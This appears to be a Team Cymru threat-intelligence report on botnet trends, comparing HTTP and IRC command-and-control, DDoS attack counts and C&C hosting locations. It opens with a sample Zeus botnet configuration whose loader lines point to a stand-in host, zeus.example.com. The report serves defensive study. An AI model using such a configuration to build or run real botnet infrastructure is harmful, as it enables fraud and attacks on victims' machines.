

# Developing Botnets




```
entry "BotnetConfig"
{
    botnet "bot1"
    timer_config 60 10
    timer_logs 4 4
    timer_stats 30 10
    url_config "http://zeus.example.com/web/cfg.bin"
    url_compip "http://whatismyip.com/" 256
    ;blacklist_languages
}
end
entry "DynamicConfig"
{
    url_loader "http://zeus.example.com/web/cfg.bin"
    url_loader "http://zeus.example.com/web/cfg.bin"
    url_loader "http://zeus.example.com/web/cfg.bin"
    url_loader "http://zeus.example.com/web/cfg.bin"
    url_loader "http://zeus.example.com/web/cfg.bin"
    url_loader "http://zeus.example.com/web/cfg.bin"
    url_loader "http://zeus.example.com/web/cfg.bin"
    url_loader "http://zeus.example.com/web/cfg.bin"
    url_loader "http://zeus.example.com/web/cfg.bin"
    url_loader "http://zeus.example.com/web/cfg.bin"
}
```

## ...an analysis of recent activity

Team Cymru has a great deal of insight into what goes on in the 'Underground Economy' - the place where criminals build, use and trade various tools and commodities in furtherance of their criminal enterprises. We publish much of the analysis on our website and this paper details a review of some of that data for the last 6 months. It is hoped that this analysis will shed some light on what happened in the botnet world and may also serve to suggest what might happen in 2010.

### Rise of the web based botnets



This first chart details the number of botnets we tracked last year, displayed as a running total over time. The green line represents traditional Internet Relay Chat (IRC) based Command and Control (C&C) botnets. The blue line represents HTTP or Web based C&C's. The red lines represent the trends of each (averaged over 30 days), with time on the X axis and the number of C&C's on the Y axis.


Clearly traditional IRC based botnets have remained steady whilst HTTP based botnets continue to steadily climb in number and popularity, doubling in number over 6 months. This trend could be explained by the low cost of entry into the HTTP based botnet field: the kits are becoming more accessible and the easier user interface for HTTP based botnets means that they are generally favored over the more traditional control mechanisms.

## DDoS attack sources diverge


### DDoS attack correlation

This chart, again with a trend line in red for the average over 30 days, shows the *number* of attacks; not the impact or bandwidth use by the attacks. We are unable to share the numbers themselves for operational reasons.

HTTP botnets are used in more attacks but there appears to be some correlation between the usages of each type of botnet. There are various ways to monetize such attacks although they are generally less favored than alternative uses for botnets that generate more revenue with lower risk of disruption or investigation.



## Location, location, location...




### IRC C&C hosting locations for the last 6 months

There has been much debate regarding which countries have the most ground to make up in the ongoing fight to eradicate botnets.

This chart shows the locations of IRC based C&C servers by number. The US and Northern Europe seem to be the most popular locations.

The IRC protocol is relatively simple to use for botnet implementation and miscreants are often likely to gravitate towards connections that tend to expressly permit IRC traffic such as North America.

## Missing BRIC?



## Conclusion

Overall, the continued escalation in popularity of web based botnets and the prevalence for them to be hosted in fast-growing developing economies poses considerable issues. These nations have multiple competing demands for funds and the prevention of online crime, often seen as primarily impacting *developed* nations, is perhaps not likely to be as high on their priorities.

The number of IRC based botnets showed a little seasonal fluctuation but has yet to decline significantly. The statistics regarding DDoS attacks reveal a steady overall rise in the number involving HTTP based botnets. The reality is that, whilst IRC based botnets and DDoS attacks are going to be with us for some time, they are not the easiest way to steal money on the Internet – the future belongs to financial crime using HTTP based botnets.

### There are many ways to keep up with what Team Cymru are doing:

join our announce list  
see what we see  
read our infosec news feed  
cool stuff you can use  
follow us  
The Who and Why Show

[cymru-announce-subscribe@cymru.com](mailto:cymru-announce-subscribe@cymru.com)  
<https://www.team-cymru.org/Monitoring/Graphs>  
<https://www.team-cymru.org/News>  
<https://www.team-cymru.org/Services>  
<http://www.twitter.com/teamcymru>  
<http://www.youtube.com/teamcymru>